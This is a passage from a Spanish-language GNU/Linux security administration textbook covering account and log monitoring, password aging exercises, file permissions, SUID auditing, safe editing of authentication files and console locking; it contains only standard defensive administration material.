- Es limitado redireccionar la entrada y la salida (ejemplo, > y >>).
- Es limitado cambiar directorios.
- Las variables del ambiente no pueden ser cambiadas.
- Las rutas de nombres son verificadas (pathname).

Tales facilidades son a menudo utiles y pueden prevenir a los usuarios de que ejecuten programas inadvertidamente que puedan abrir el acceso de la seguridad.

Monitoreando las Cuentas

Los administradores de seguridad tambien monitorean constantemente las cuentas de los usuarios por patrones de uso sospechoso, tales como un usuario que estando de vacaciones aparece activo o cuentas de usuario ejecutando cuentas computacionales desproporcionadas, grandes, o utilizando muchos recursos, tales como el uso de la memoria y el disco. El archivo utmp es donde la informacion de la seccion es logged (es archivada en un log). El archivo wtmp es donde la informacion de contabilidad es logged. Elos contienen:

- El nombre del usuario y el UID
- El número de la terminal (tty)
- El número del dispositivo
- El ID del proceso (PID)
- Estado de salida (Para ayudar al tiempo transcurrido)
- Otra informacion pertinente

La informacion que uno recoge de esos archivos es usualmente procesada por los comandos last, who, write y login. Usted tambien conocee donde se origino la seccion. La integracion de esta informacion en un monitoreo de cuentas ejercido diariamente puede ser muy util para detectar un patron inusual.

Ejecutando el comando last la informacion de ingreso de sistemas grabada:

```
# last
aod      pts/1                        Tue Jun 28 21:33   still logged in
aod      pts/0                        Tue Jun 28 19:55   still logged in
aod      pts/0                        Tue Jun 28 19:55 - 19:55  (00:00)
aod      vc/2                         Tue Jun 28 19:55   still logged in
root     vc/1                         Tue Jun 28 19:55   still logged in
reboot   system boot  2.6.11.12       Tue Jun 28 19:54         (01:39)
knibalis vc/1                         Tue Jun 28 17:15 - down   (00:27)
knibalis :0                           Tue Jun 28 16:04 - 17:42  (01:37)
root     vc/1                         Tue Jun 28 16:04 - 17:15  (01:11)
reboot   system boot  2.6.11.12       Tue Jun 28 16:04         (01:38)
knibalis :0                           Tue Jun 28 08:58 - 09:50  (00:52)
root     vc/1                         Tue Jun 28 08:57 - down   (00:53)
wtmp begins Sun Jun 12 11:59:02 2005
```

Usted tambien puede especificar uno o mas dispositivos como argumentos al comando last en orden de visualizar la actividad de esos dispositivo em particular:

```
# last pts/2 pts/3
slayer   pts/2                Sun Jun 19 09:15 - down   (01:08)
slayer   pts/2                Sun Jun 19 08:59 - 09:06  (00:07)
aod      pts/2                Sat Jun 18 23:03 - 23:58  (00:55)
root     pts/2        :0.0    Sat Jun 18 22:08 - 22:08  (00:00)
root     pts/2        :0.0    Sat Jun 18 22:08 - 22:08  (00:00)
root     pts/2        :0.0    Sat Jun 18 22:08 - 22:08  (00:00)
root     pts/2        :0.0    Fri Jun 17 13:18 - 13:19  (00:00)
```

```
slayer   pts/2                Fri Jun 17 07:37 - 07:41  (00:04)
aod      pts/2                Thu Jun 16 00:06 - 00:16  (00:10)
aod      pts/2                Wed Jun 15 23:56 - 23:57  (00:01)
wtmp begins Sun Jun 12 11:59:02 2005
```

El comando last tiene otros pocos argumentos que pueden ser visualizados con mejores detalles, para esto lease las paginas man de este comando (man last).

Procesos de Contabilidad

La mayoria de las distribuciones de GNU/Linux ofrecen una manera fácil de auditar los procesos en el sistema. Los software de contabilidad de procesos pueden ser activados cuando el sistema es iniciado, de esta manera toda la informacion del comando es almacenada. Los archivos relevantes a los procesos de contabilidad son:

/var/log/pacct	Si esta habilitado, este es usado para auditar procesos. Este es el archivo actual de log usado por el proceso de software de contabilidad.
/usr/sbin/accton	Esto es usado para habilitar o desabilitar el seguimiento de los procesos del sistema.
/usr/bin/lastcomm	Este es el programa para auditar la informacion grabada.

Facilidad de Registros (Logging) de acontecimiento del Sistema

Con los sistemas GNU/Linux, el syslogd es un proceso daemon (demonio) que es configurado para escuchar la acción de logging por varios sistemas y otros demonios. Luego este registrara (log) la informacion requerida en un archivo central o repositorio para el analisis por programas cazadores de patrones tales como awk, grep y sed.

La facilidad de syslog tiene un archivo de configuración llamado /etc/syslog.conf. Este archivo contiene niveles criticos tales como info, advertencias, urgencias y critico. Este tambien contiene el destino al que las respuestas deben de ser enviadas, tales como un archivo o un host remoto. Un ejemplo del archivo de configuración es:

Primero algunso archivos de log.

```
#
#auth,authpriv.*                 -/var/log/auth.log
#*.*;auth,authpriv.none          -/var/log/syslog
#cron.*                          /var/log/cron.log
#daemon.*                        -/var/log/daemon.log
#kern.*                          -/var/log/kern.log
#lpr.*                           -/var/log/lpr.log
#mail.*                          /var/log/mail.log
#user.*                          -/var/log/user.log
#uucp.*                          -/var/log/uucp.log
#local6.debug                    -/var/log/imapd.log
```

Las paginas man del syslog.conf proveen una mejor informacion en el formato de este archivo.

Localizaciones Adicionales del Archivo Log

A continuacin estan algunas de las localizaciones comunes de los archivos log, usted puede auditar regularmente en varios sistemas GNU/Linux:

/var/log/sulog	En algunos sistemas, esto es usado para registrar el uso del comando su.
/etc/remote	Esto contiene informacion del uso de UUCP. Usted tambien puede encontrar informacion en /var/spool/uucp.Admin.
/var/log/httpd	Este contiene los archivos log del servidor Web, incluyendo errores como tambien acceso a la informacion.
/var/log/news	Este contiene los archivos log para el demonio NNTP.

Usted tambien puede usar nla opcion -t con inetd. Si usted lo hiso, verifique la entrada relacionada con esta opcion en el archivo /var/adm/messages. Usted puede tambien tener cuidado en consultar los logs de varios servicios, incluyendo FTP, Samba y asi sucesivamente.

Ejercicio 4-3: Asegurando las cuentas de GNU/Linux

No se proveen soluciones para este ejercicio:

1. Ingrese al sistema con acceso a root.

2. Use los siguientes cmandos para examinar el estado actual de las variables del envejecimiento de las contraseñas para su cuenta:
   # chage -l [su nombre de login]

3. Esperimente con el envejecimiento de contraseñas en su cuenta. Por ejemplo, fije la cuenta para que expire el 1 de enero del 2006. Requiera un día para pasar entre los cambios y requiere que sea cambiada cada 28 dias, advirtiendo 3 dias antes de que los cambios sean necesarios:
   # chage -m 1 -M 28 -W 3 -E 01/01/06 [su nombre de login]

4. Forcese a cambhiar su contraseña inmediatamente:
   # chage -d 0 [su nombre de login]

5. Este comando trabaja por la configuración del ultimo día para el cambio de su contraseña para que sea el día 0 (01 de Enero del 1970). Esta fecha es suficientemente extensa antes de que su contraseña halla expirado y, asi, debe de ser cambiada. Salga del sistema y luego ingrese de nuevo a ver que sucede.

Ejercicio 4-4: Examine las Disposiciones del Acceso a root

En este ejercicio, usted notara archivos a los cuales el acceso de root debe de ser definido o cambiado. No se proveen soluciones para este ejercicio.

1. Salga de el sistema e ingrese de nuevo, y escriba una contraseña equivocada a proposito. Intentelo unas pocas veces. Luego examine el archivo /var/log/messages para verificar lo guardado de los fallos de acceso al sistema:
   # grep login /var/log/messages

2. Examine el archivo /etc/securetty en sus sistema. Este listara un grupo de nombres de dispositivos tales como tty1, tty2, asi sucesivamente. Usando el comando su, conviertase en root y mueva el archivo /etc/securetty a un sitio de backup:
   # mv /etc/securetty /etc/securetty.dist

3. Ahora salga del sistema y trate de ingresar al mismo como root. Que paso? Finalmente, ingrese con su ID personal, obtenga privilegios usando el comando su, y renove el archivo /etc/securetty.dist al /etc/securetty:
   # mv /etc/securetty.dist /etc/securetty

Control de Acceso a los Archivos

Gnu/Linux es un sistema operativo multiusuario; en tal sistema cada cuenta de usuario requiere permisos de archivso por separado.Esto preserva la privacidad individual de los usuarios. Los permisos tambien son necesitados para ejecutar comandos criticos; solo a los usuarios administrativos se les debe de permitir apagar y encender sevicios, o reiniciar el sistema. Los programas tambien requieren permisos. Por ejemplo, el demonio de e-mail debe de tener acceso a todas las cunetas de e-mail en orden de enviar los nuevos correos. Estos diferente sniveles de permisos generalmente funcionan correctamente pero ocacionalmente pueden tener problemas.

Lista de Control de Acceso

Los permisos tradicionales del sistema, el esquema propietario/grupo/otros (UGO), permite al administrador de sistemas definir los permisos de acceso para tres clases de usuario: el archivo propietario, el que es propiedad del grupo y el resto de los usuarios del sistema. Aunque el esquema UGO es suficiente para la mayoria de las situaciones, hay momentos en la cual no son efectivos. Las listas de control de acceso (ACLs) proveen la solucion para estas situaciones complicadas. Las ACLs pueden sobreescribir el esquema tradicional UGO para permitir que usuarios desconocidos y/o grupos accesen a archivos especificos sin garantizar el mismo acceso global.

Configuración umask

El comando umask es usado para cambiar los permisos por defecto. Cuando un archivo nuevo es creado, los permisos del archivo son ajustados a cualquiera que pregunte el programa creador dentro de las limitaciones del comando umask. El umask es un valor octal de tres digitos: el primer digito representa lo que es permitido para el propietario del archivo, el segundo digito representa lo que es permitido para el grupo y el tercer digito representa lo que es permitido para todos los otros usuarios. El umask por defecto es el 022, el cual da acceso de lectura/escritura/ejecucion al propietario y solo le permite a los otros usuarios el acceso de lectura. Un umask de 000 les dara al propietario, grupo, y todos los otros usuarios acceso de lectura/escritura/ejecucion. Un umask 777 denegara el acceso a todo el mundo.

Los usuarios no pueden ser requeridos para emplear ciertos umask, pero el por efecto para las nuevas cuentas pueden ser fijadas. El umask por defecto para archivos creados es usualmente ajustado en los archivos .login, .profile o .bashrc. Recuerde, el umask es el complemento de la configuración de los permisos.

Usando Acceso al Sistema basado en Grupos

El acceso a archivo y directorios pueden ser restringidos a varios grupos. Esto es util cuando un gran número de personas necesitan acceso al archvio, pero no cada usuario puede tener acceso a este. Agregando los usuariso deseados al mismo grupo, el administrador de sistema solo necesita fijar los permisos a varios archivos o directorios una vez permitido la cantidad deseado de de acceso ppara el grupo.

Riesgo de Seguridad de programas SUID

Los programs SUID son un riesgo de seguridad potencial y debe de ser monitoreado cercanamente. Por que estos programas conceden privilegios especiales al usuario que esta ejecutandolos, lso programas inseguros no deben de ser instalados. Los crackers pueden romper los programas SUID y luego dejar un programa SUID como un backdoor, siquiera si el problema original ha sido reparado. El administrador de sistemas debe de estar enterado de todos los programas SUID en el sistema y monitorear cualquier actividad

inusual con estos programas. El siguiente programa puede ser usad para buscar en un sistema de4 archivos par aencontrar archivos con el bit de SUID y SGID ajustado:

```
root$  find / -type f \ ( -perm -04000 -o -perm -02000 \) >> suid.txt
```

El comando chmod puede ser usado para eliminar los permisos SUID en un programa sospechoso. Sin embrago, es importante notar que algunos programas deben de tener permisos SUID para funcionar correctamente.

Desbordamiento del Buffer

Algunas llamadas de sistema programadas, tales como strco y sprintf, puede ser peligrosas debido a los problemas de desbordamiento de buffer. Algunos programas o llamadas al sistema no verifican errores para la entrada en un buffer. Cuando la entrada dentro del buffer es mas larga que el mismo buffer, pueden ocurrir problemas. Desde que una computador no diferencia entre datos y un programa, el dato entrante desde el desbordamiento se convierte en la proxima instruccion del programa. Mientras la pila esta esperando la proxima instruccion para ser eso del programa, esto es actualmente dado por los datos en el desbordamiento. Ese desbordamiento del buffer puede facilmente tomar el control de los programas que estan en ejecucion; esto puede presentar riesgos. Una vez el punto del desbordamiento del buffer ha sido determinado, un script puede ser ejecutado para realizar la tarea una y otra vez. Si un programa es ejecutado por root tiene problemas de desbordamiento de buffer, luego codigos arbitrarios pueden ser ejecutados como root.

El Manejo del Salvaguardar Archivos

Precauciones deben ser tomadascuando se esta manejando autentifiacion critica de archivos tales como /etc/passed. Si las precauciones no son tomadas, es posible que los archivos se corrompan. Esto puede conducir a que usuarios legitimos que han sido bloqueados en el sistema o usuarios no autorizados ganen acceso al sistema. Por lo tanto, es mala idea usar los editores tradicionales tales como vi o pico para editar los archivos tales como /etc/passwd, /etc/group, o /etc/sudoers.

Edicion segura de los archivos de informacion de autentificacion

Programas especiales hacen una edicion segura de cada uno de los archivos de informacion de autentificacion. Estos programas fijan los bloqueos apropiados y realizan cualquier proceso necesario en ellos antes de ser desbloqueados.

vipw

El programa vipw le permite al administrador editar el archivo /etc/passwd en un manera mas segura que la de los editores estandar permitiendo asi como el manejo de cualquier proceso necesario de un archivo una vez que se ha terminado de editar. Si el archiv passwd esta siend editado, un mensaje sera retornad al administrador que informara al usuario de esto y le dira que trate de nuevo mas tarde. Cuando se esta ejecutando vipw, el editor por defecto vi es usado al menos que la variable de ambiente EDITOR haya sido cambiada a otro editor alterno. Mientras se edita el archivo passwd, el uso del vipw es identico al de vi si el editor por defecto n ha sido cambiado. Ademas, de permitir que edite el archivo passwd mas seguro, vipw realiza varias verificaciones de cnsistencia en la entrada de root en el archivo passwd. Vipw no permitira la instalacion de un archivo passwd que contenga una entrada incorrecta ajustada al formato de root.

Para iniciar vipw, el usuario solo necesita usar el comand vipw, asumiendo que vipw esta en la ruta. El formato para vipw es presentado a continuacion:

```
$ vipw [-V] [--version]
```

Mientras se esta ejecutando vipw, el usuario esta actualmente editando un archivo temporal, /etc/ptmp. Si el host se friza por alguna razon desconocida y se ve en la obligacion de reiniciar el computador, sus datos modificados no perderan ya que el archivo /etc/ptmp no sera eliminado, lo cual evita ediciones futuras en el

archivo /etc/passwd usando vipw. Este problema puede ser resolvido usualmente removiendo el archivo /etc/ptmp.

vigr

Este es identico a vipw exept a que este es usado para editar el archivo de grupos. Al igual que vipw, este ajusta un bloqueo apropiado y hace cualquier procesamiento necesario cuando el archivo del grupo no es bloqueado. Si el archivo de grupo esta siendo editado, un mensage similar al de vipw sera retornado al administrador diciendo que el archivo esta en uso y que el usuario debe de tratar de nuevo mas tarde. El formato para vigr es presentado a continuacion:

```
$ vigr [-V] [--version]
```

En una manera similar que el vipw, mientras se esta ejecutando vigr, el usuario esta editando actualmente un archivo temporal /etc/gtmp. Si por algun motivo desconocido el sistema se friza, el archivo /etc/gtmp no sera removido y cualquier edicion no sera permitida hasta que el problema no se halla resuelto.

visudo

Como los dos programas pasados, visudo es identico a vipw y vigr exepto que este es usado para editar el archivo sudoers. Como los otros programas, este ajusta los bloqueos apropiados y hace cualquier procesamiento cuando el archivo sudoers no esta bloqueado. Si el archivo esta siendo editado, un mensage sera retornado al administrador indicando “Intente de nuevo mas tarde”. El formato para el comando visudo es presentado a continuacion:

```
$ visudo [-s] [-V]
```

La opcion -s forsa a visudo a realizar verifiaciones estrictas en el archivo sudoers. La opcion -V imprime el número de la version de visudo y sale del programa.

Como en los otros programas, mientras se esta ejecutando visudo, el usuario esta editando un archivo temporal, /etc/sudoers.tmp. Si el ordenador por alguna razon desconocida de cuelga, el archivo /etc/sudoers.tmp no sera removido y cualquier edicion no sera permitida mientras el problema no sea resuelto.

Verificando la integridad de los archivos de informacion de autentificacion

Un archivo de informacion de autentificacion mal formado puede conducir a riesgos de seguridad no deseados. Por esta razon, es importante que el administrador pruebe cada uno de esos archivo en una base regular.

pwck

El programa pwck verifica la integridad del archivo password, /etc/passwd y el archivo shadow, /etc/shadow. Este verifica que todas las entradas hechas son ebtab eb yb formato correcto y contienen datos validos en cad auno de sus campos. pwck asegura que cada entrada contiene el número correcto de campos, un usuario valido y identificador de grupo, un grupo primario valido, un directorio home valido y un valido shell de login. Esto tambien verifica para estar seguro que cada nombre de usuario en el archivo es unico.

Si pwck descubre que una entrada tiene el número equivocado de campos, al usuario se le preguntara para que borre la entrada. Si el usuario se niega, todas las ejecuciones de borrados que hiban a ser ejecutadas se omiten. Si pwck descubre que una entrada de nombre de usuario no es unica, al usuario se le preguntara de nuevo si desea borrar la entrada. Sin embargo, si el usuario se niega, la verificacion continua. Todos los problemas adicionales que son encontrados desplegaran un mensaje de precaucion. El usuario debe de tomar ventaja del comando usermod para arreglar esos problemas.

La sintaxis es mostrada a continuacion:

$ pwck [-r] [password_file shadow_file]

La opcion -r forza a pwck a entrar en modo de solo lectura. Dentro de este, pwck no le dira al usuario que realice cambios pero todavia informara que existe un problema con el archivo probado.

grpck

Muy parecido al programa pwck, grpck verifica la integridad del archiv de grupo, /etc/group, y su shadow, /etc/gshadow. Este verifica que todas las entradas hechas estan en formato correcto y contiene datos validos en cada uno de los campos, grpck asegura que cada entrada contienen el número correcto de campos, un unico número de grupo y una lista validad de miembros y administradores.

Si grpck descubre que una entrada es incorrecta por el número de campos, el usuario sera preguntado para que borre la entrada. Si este se niega, el programa no le preguntara para que borre otra entrada si mas errores fueron encontrados. Al usuario se le preguntara si se borra la entrada si grpck descubre que una entrada del nombre de grupo no es unica. En este caso, si el usuario se niega, verificaciones futuras continuaran. Problemas adicionales que sn encontrados desplegaran un warning. El usuario debe de habilitar el comando groupmod para reparar este problema.

La sintaxis de grpck es identica a pwck:

$ grpck [-r] [group shadow]

La opcion -r forza a grpck a entrar en modo de solo lectura. En modo de solo lectura, grpck no le dira al usuario que realice cambios pero todavia informara que existe un problema con el archivo probado.

Ambientes de Usuario

La seguridad del ambiente del usuario es un aspecto importante de todo sistema de seguridad y uno que no debe de ser pasado por alto cuando se configuran las cuentas de usuario. El grado de vulnerabilidad de un ambiente de usuario es controloado no solo por la prevision y la precaucion tomada por un administrador de sistemas, pero tambien por la intension y habilidades de el usuario del sistema. Fallas en la parte de usuarios individuales para asegurar correctamente el ambiente de la cuenta puede proveer perjuicios para cada uno en el sistema.

Desde el ambiente de usuario es el usuario el jefe en el punto de interaccion con un sistema, esto es el sitioen el que mas probable ocurren brechas de seguridad. Solo por que un usuario no tiene acceso a root no significa que no sea capaz de adquirir o de dañar informacion sensible del sistemao que otro usuario no sera capaz de usar su cuenta para otros propositos. Debido a estas razones, hay varias pasos que los usuarios deben de tomar para restringir el acceso de otros usuarios o prevenir danos accidentales al sistema. Esta seccion examinara una pequena cantidad de utilidades disponibles para permitirles a los usuarios que puedan proveer un mejor nivel de control sobre los problemas potenciales de seguridad asociados a sus cuentas.

umask

Los permisos de archivos son una parte importante de la seguridad de GNU/Linux. Con el sistema de permisos de archivos implementados por los sistemas GNU/Linux, los usuarios pueden controlar el derecho de acceso de archivos y directorios en multiples niveles. En orden de asegurar correctamente una cuenta de usuario, se debe de tener conocimiento de como trabajna los permisos de archivos; un usuario puede inconscientemente estar proveyendo a otros usuarios con el acceso de lectura o cambiar confidencialmente o informacion delicada.

Una manera de salvaguardar los archivos y derectorios creados dentro de una cuenta de usuario es imple-

mentando el utilitario umask. La mascara de permisos de archivos es fijada de permisos que sn automaticamente atribuidos a los archivos o directorios creados dentro de la shell del usuario. El utilitario umasl es usuado para fijar o desplegar la mascara de permisos de archivos o directorios creados por los usuarios. Por ejemplo, si la mascara de permisos de archivo es fijada a 022, luego los archivos normalmente creados por los usuarios con permisos 777 seran creados con los permisos 755. Esencialmente, el valor de la mascara de los permisos de archivos es substraido desde el valor estandar del archivo que esta siendo creado. Hacer uso del utilitario umask le permitira a ls usuarios tener todos los archivos o directorios creados dentro de una cuenta de usuario automaticamente asignando los permisos dados. Esto previene a los usuarios de la creacion inadvertida de un archivo o directorio que le proveeria al cracker con accesoa una cuenta o a otras areas del sistema.

En orden de desplegar la configuración actual de la mascara de permisos, unicamente digite umask sin argumento en el prompt de la consola. Para cambiar el valor de la configuración, use la siguiente sintaxis:

$ umask [xxx]

Donde [xxx] el valor de 3 digitos de la mascar de permisos de archivos va a hacer camiada. Una vez el valor de la mascara de permiso de archivos ha sido cambiado, el valor del permiso de cualquier archivo o directorio creado despues del cambio, seran fijado de acuerdo al cambio. El comando umask puede ser insertado dentro del archivo .cshrc en orden de tener la mascara de los permisos de archivos fijados al valor dado en cada login.

autologout

Para realzar la seguridad, algunas organizaciones animan al uso de practicas de seguridad al nivel mas bajo. Los usuarios que dejan sus pantallas sin atencion por mucho tiempopueden ariesgarse a que alguien accese los datos confidenciales o archivos en su estacion de trabajo.

Uno de los mas peligrosos riesgos de seguridad es enfrentar una terminal que no esta siendo atendida. Esto no solo le da a los crackers otro nmbre de usuario detras del cual esconderse, pero este tambien le provee a los crackers la oportunidad de hacer cambios que ellos pueden usar mas tarde para propositos maliciosos desde afuera de la cuenta.

En tales ambiente, una politica debe de ser asentada para automaticamente apagar o sacar de la seccion una terminal. Un protector de pantalla (tales como xscreensaver o la pantalla en blanco) pueden estar disponibles. Alternativamente, los programas disponibles para el publico como autologout pueden verificar por inactividady forzar a la seccion a que sea terminada.

Para salvaguardar en contra de esto, los usuarios deben de tomar ventajas de la variable del shell autologout para tener sus terminales automaticamente fuera del sistema despues de de habersele cumplido el periodo de inactividad. La variable autologout esta disponible en casi todas las versiones del shell C. En orden para los usuarios ajustar el periodo de inactividad que debe de ocurrir automaticamente antes de que la salida del sistema suceda, ellos podria agregar las siguientes lineas al archivo .cshrc en su directorio home.

set autlogout=[minutos]

En orden de prevenir de que el usuario pierda sus trabajos que no ha guardado en la aplicacion, el shell C solo sacara del sistema si ocurre el proceso de inactividad en el prompt. Aunque los usuarios idealmente salgan del sistema cuando est dejen una terminal, uno debe por lo menos recordar guardar los trabajos y salir de cualquier aplicacion que se este ejecutando.

mesg

Desde un punto de vista idealista de seguridad, nunca es seguro que ocurra un intercambio entre usuarios, ni en el mismo sistema o sitios remotos. Grandes pasos han sido tomados para desarrollar filtros y programas que autentificaran y verificaran la seguridad de los e-mails. Hay una cantidad de pasos que deben de ser tomados en contra de programas tales como talk y write. Hay pequenos programas que les permiten a los usuarios chatear el uno con el otro en la linea de comandos. Aunque aparentemente seguros, ambos les permiten a los crackers alimentar de informacion danina a otro usuario en la terminal. Por ejemplo, el programa write contiene un mayor agujero de seguridad que le permitira al cracker ejecutar programas en otras terminales de usuarios bajo circustancias apropiadas. Tambien hay programas que les permitiran que comandos sean ejecutados en la terminal de otro usuario via el comando talk. Desde que ambos programas envian una salida a la terminal de otro usuario sin el consentimiento de dicho usuario, es posible para un cracker enviar informacion a ese usuario sin su conocimiento o en tal manera que ellos no podran detener el ataque.

En orden de controlar el acceso a una terminal via programas de mensajes, los usuarios pueden usar el comando mesg para permitir o bloquear los mensajes. Argumentos disponibles son y - n los cuales permiten y bloquean mensajes respectivamente. Por ejemplo, si un usuario escribio lo siguiente:

```
$ mesg n
```

Los mensajes seran bloqueados, y los otros usuarios no podran enviar mensajes al usuario de esa terminal. De igual modo, el siguiente comando habilitara los mensajes:

```
$ mesg y
```

Cualquiera de esos dos comandos deben de ser insertados dentro de una linea en el archivo .cshrc en orden de tener mensajes automaticamente habilitados o bloqueados al ingresar al sistema.

El Bloqueo de la Consola

El bloqueo de la pantalla o de la terminal les permite a los usuarios incrementar la seguridad en las consolas. Esto es importanteen una configuración donde los usuarios no autorizados tienen acceso fisico a las computadoras.

Los programas de bloquear pantallas inician un bloqueo grafico en la terminal X Window o friza la terminal virtual actual. Una contrasena es requerida en orden de resumir el uso de la terminal. Este programa de bloqueo habilita a los usuarios dejar la seccion corriendo en su ausencia sin la amenaza de que usuarios sin autorizacion ganen acceso.

xlock

El xlock, o el nuevo xlockmore, bloquea un grafico cambiante del servidor X y requiere verificacion de contrasena para desbloquear la pantalla. Mientras se esta ejecutandoxlock, nuevas conexiones al servidor son rechazadas y el salva pantalla (screen saver) es suspendido. Llamadas del mouse o del teclado pediran por una contrasena.

vlock

El vlock es usado paraa bloquear la terminal virtual en una consola. La terminal desplegara un bloqueo de pantalla con un pedido de contrasena. Todos los golpes de teclas son incluidos en la entrada de la contrasena.

Salva Pantallas (screensaver)

Algunos manejadores de X Window tienen un screensaver que puede ser configurado para actuar com bloqueador de pantalla. GNOME y KDE ofrecen un bloqueo de pantalla que debe de ser configurado en el panel de control.

Para fijar la opcion de bloqueo con screensaver, abra el centro de control y seleccione Desktop. Dentr del Directorio Desktop debe de haber un archivo llamado screensaver. Luego el resto de la configuración es fácil, solo hay que lkeer las instrucciones.

La verificacion de contrasena para todos los bloqueadores de pantallas discutidos es el mismo como el del login del usuario.

RESUMEN

En este capitulo cubrimos varios de los servicios de red. Algunos de los topicos discutidos fueron:

- Pensar como un intruso potencial y el uso de esos pensamientos para identificar areas en sus politicas de seguridad que necesitan ser mejoradas.
- Alternativas para ingresar al sistema como root, incluyendo su, sudo y Webmin.
- Scripts SUID, SGID y programas a menudo que ponen un alto riesg de seguridad que la conveniencia de seguridad que ellos ofrecen.
- Una fuerte politica de seguridad, incluyendo envejecimiento de contrasenay formato total de las contrasenas, es esencial para las politicas de seguridad del sistema.
- Monitorear la actividad de las cuentas y los archivos logs son un paso importante en el mantenimiento de sistemas seguros.

Preguntas Post-Exámen

Las respuestas de estas preguntas se encuentran en el Apéndice A.

1. ¿Cual termino es utilizado para las cuentas privilegiadas en GNU/Linux?

2. ¿En GNU/Linux, Que funcion hacen los archivos de servir utmp y wtmp?

3. ¿Cuales son las caracteristicas de las contrasenas fuertes?

4. ¿Cuales campos contienen el archivo contrasena de GNU/Linux?

5. ¿Cuales permisos tiene el archivo de contrasena shadow?

6. ¿Cual es el proposito de la administracion de sistemas de seguridad?

CAPITULO 5

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

ASEGURANDO LAS PRÁCTICAS DEL SISTEMA

TOPICOS PRINCIPALES	No.
Objetivos	265
Preguntas Pre-Exámen	266
Introducción	266
Seguridad del Sistema de Archivos de GNU/Linux	267
Declaracion de Seguridad	270
Aplicando los Parches del Kernel	275
Syslog	280
Monitoreo del Sistema	285
Pruebas de Vulnerabilidades	285
Distribuciones Seguras de GNU/Linux	285
Resumen	292
Preguntas Post-Exámen	298

OBJETIVOS

Al completar este capítulo, usted podrá:

- Listar y describir las utilidades de varias organizaciones que anuncian seguridad.
- Resumir las razones y el proceso de aplicarle parches al kernel.
- Describir las implementaciones de md5sum en probar la integridad de un archivo.
- Listar las facilidades mas relevantes que envian los mensajes al syslog como tambien las prioridades usadas para clasificar los mensages que estan almacenados en el log.
- Describir los tres utilitarios de monitorear logfiles chklastlog, chkwtmp y logcheck.
- Resumir el uso de swatch y cadenas en el monitoreo de archivos logs.
- Resumir los beneficios del monitoreo de sistemas; describir la informacion de precaucion de los archivos logs y los beneficios de revisar la seguridad.
- Resumir el uso del programa tripwire en la verificacion para cambios no programados para los archivos del sistema acomo tambien los elementos claves del programa.
- Describir Sysmon y walk a traves de los pasos del proceso de configuración.
- Listar y describir los tres utilitarios incluidos en el paquete de software SSH y su uso en el desarrollo de comunicacion segura.
- Describitr Hermano Mayor (Big Brother), como tambien una configuración de ejemplo y reservaciones potenciales asi como considerar el uso del programa en la estacion de trabajo.
- Describir el rol de los dos programas SAINT y Tiger en el desarrollo de una red segura.
- Listar, comparar y contrastar conscientemente la seguridad de varias distribuciones de GNU/Linux.
- Realizar tareas de administracion de seguridad.

PREGUNTAS PRE-EXAMEN

Respuestas a estas preguntas se encuentran en el Apéndice A.

1. ¿Como puede el analisis del checksum ayudarlo a implementar seguridad?

2. ¿Que es un inode en GNU/Linux?

3. ¿En cuales dos maneras el comando chmod puede ser aplicado?

4. ¿Desde que la mayoria de los intrusos accesan ilegalemente a su computador de noche, como un administrados de sistema puede facilmente monitorear la actividad de la red que tomo lugar despues de horas?

INTRODUCCION

Ahora que usted ha implementado autentificacion y seguridad de cuentas, es vital revisar los procedimientos de mantenimiento del sistema que aseguraran que un sistema sigue siendo seguro. Los permisos de archivos protegen a los archivos, asi estos pueden ser accesado por usuarios especificos. El acceso a los archivos esta basado en la propiedad de un archivo. La seguridad de un archivo en un sistema GNU/Linux depende en la propiedad y su configuración de proteccion. Los permisos de archivos especiales llamados SUID y SGID le permiten a un programa ser ejecutado con los privilegios de otro usuario. Mientras esto puede ser util, esto tambien involucra muchos riesgos.

Los logs automatizados provistos por el sistema operativo proveen cierta informacion importante de seguridad. Usted debe regularmente observar esos logs y verificar el Internet para precauciones sobre vulnerabilidades que han sido encontradas en programas de sistemas. Los archivos pueden ser accesados directamente por los usuarios en la consola local y remotamente a traves de la red. Usted necesita entender e implementar correctamente para alcanzar un completo control de acceso. Usted examinara ambos métodos en este capitulo, comenzando con el acceso directo a archivos.

Seguridad del Sistema de Archivos de GNU/Linux

En GNU/Linux, toda la informacion es almacenada en un objeto llamado archivo, el cual tiene un nombre asociado con este. Los archivos son almacenados en directorios, los cuales GNU/Linux tambien considera como archivos. Estos dos componentes hacen la estructura completa en el cual los datos son almacenados en un sistema GNU/Linux. La localizacion actual de las politicas y métodos de acceso opcional son todos llamados detalles de implementacion, un area de administracion y afinamiento del sistema.

El sistema de archivos de GNU/Linux tiene una estructura de almacenamiento jerarquica. Los archivos son organizados usando los directorios, dentro de una estructura jerarquica o arbol. Este capitulo enfoca en como los permisos son manejados en el sistema de archivos de GNU/Linux. Estos permisos controlan lo que el usuario puede accesar y como estos pueden accesarlos. El sistema de archivos es la manera basica en la cual la seguridad de GNU/Linux esta sustentada.

Los siguientes topicos seran cubiertos en esta seccion:

- Archivos y directorios
- Nombres de Archivos
- Nombres de Rutas
- Configuración del Usuario
- Permisos de Archivos
- Archivos
- El comando umask
- El comando chmod
- UID y GID
- Fijacion de Bits: setuid, setgid y Sticky Bit

Archivos y Directorios

El sistema de archivos de GNU/Linux esta compuesto de archivos y directorios, con un directorio sencillos de root que provee acceso a todo los discos, archivos y directorios en el sistema. Los archivos son objetos singulares que almacenan datos tales como texto plano o un binario ejecutado. Un directorio es un contenedor en el cual archivos y otros directorios son ubicados para el proposito de la organizacion.

El sistema operativo GNU/Linux ha tomado el concepto de un archivo un paso adelante que muchos sis-

temas operativos: bajo GNU/Linux, todo es un archivo. El dispositivo fisico en el sistema es accesado usando nombres de archivos especiales en el sistema de archivos. Bajo GNU/Linux, la memoria del sistema y los procesos que se estan ejecutando actualmente (o programas) son tambien accesibles a traves del sistema de archivos.

La estructura de arbol jerarquico teoricamente no tiene límites en profundidad (aunque limitadas por el número de inodo en sistema de arccivos) y puede ser extendida usando las facilidades de las redes para incluir discos y archivos en otros tipos de sistemas.

El directorio actual es la posicion actual en la cual esta el usuario dentro del arbol.

Lops usuarios ven el sistema de archivos de GNU/Linux como una gran estructura como la de un arbol. El raiz del arbol es un directorio especial al cual se le ha dado el nombre de "/" o "raiz". Los detalles de cual disco contiene los archivos o directorios son escondidos a los usuarios, solo hay una jerarquia a considerar. Esto es un contraste a DOS o OS/2, sonde cada dispositivo de disco tiene su propio jerarquia de sistema de archivos con su propia raiz. Este concepto es expandido para incorporar las disqueteras, discos duros externos, CD-ROMs y hasta discos enlazados a otras maquinas. Todos pueden ser accesados de la misma manera via directorios.

